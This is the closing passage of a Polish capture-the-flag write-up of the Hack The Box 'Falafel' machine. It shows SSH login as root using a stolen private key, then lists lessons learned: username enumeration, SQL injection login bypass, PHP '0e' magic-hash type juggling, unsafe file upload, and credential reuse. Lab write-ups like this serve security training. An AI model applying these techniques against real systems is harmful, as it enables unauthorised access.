```

Zapisujemy klucz prywatny RSA w pliku root_id_rsa na maszynie atakującej i zmieniamy uprawnienia do pliku:

```
chmod 600 root_id_rsa
```

Łączymy się SSH z kontem roota:

```
ssh -i root_id_rsa root@10.10.10.73
```

Odczytujemy flagę *root.txt:*

```
root@falafel:~# cat /root/root.txt
23b[redacted]
```

Wnioski

1. Komunikat o błędzie pozwolił nam znaleźć prawidłową nazwę użytkownika. Aplikacja powinna być skonfigurowana tak, aby używała ogólnych komunikatów o błędach, takich jak „Nazwa użytkownika lub hasło jest nieprawidłowe”.

2. Aby zapobiec wstrzyknięciu SQL, które pozwoliło nam ominąć uwierzytelnianie, można zastosować wiele zabezpieczeń, w tym między innymi sparametryzowane zapytania.

3. Podczas uwierzytelniania użytkownika aplikacja porównywała hasło wprowadzone przez użytkownika z hasłem zapisanym w zapleczu za pomocą operatora równości ==. Ponieważ zdarza się, że skrót hasła administratora zaczynał się od znaków „0e", PHP przekonwertował tę wartość na wartość zmiennoprzecinkową, która została oceniona na „0". Dlatego mogliśmy użyć dowolnego hasła, które miało skrót md5 zaczynający się od „0e", aby uwierzytelnić się na koncie administratora. Tej luki można było uniknąć, gdyby programista użył operatora ścisłego porównania ===, który uniemożliwiłby PHP żonglowanie typami.

4. Funkcjonalność przesyłania plików na stronie internetowej miała niewystarczającą walidację nazw, dlatego mogliśmy przesłać złośliwy plik i uruchomić go, aby uzyskać początkową pozycję w systemie. Wszystkie dane wejściowe podane przez użytkownika powinny zostać poddane odpowiednim sprawdzeniom poprawności danych wejściowych.

5. Po uzyskaniu wstępnego dostępu do maszyny, znaleźliśmy poświadczenia bazy danych moshe w pliku connection.php, którego aplikacja używała do uzyskiwania dostępu do bazy danych. Moshe ponownie wykorzystał te dane uwierzytelniające, aby uzyskać dostęp do swojego konta, dlatego mogliśmy przejść do konta Moshe. W miarę

możliwości poświadczenia powinny być przechowywane w bezpiecznej lokalizacji z ograniczonym dostępem, a użytkownicy nie powinni używać tych samych poświadczeń do wszystkich swoich kont.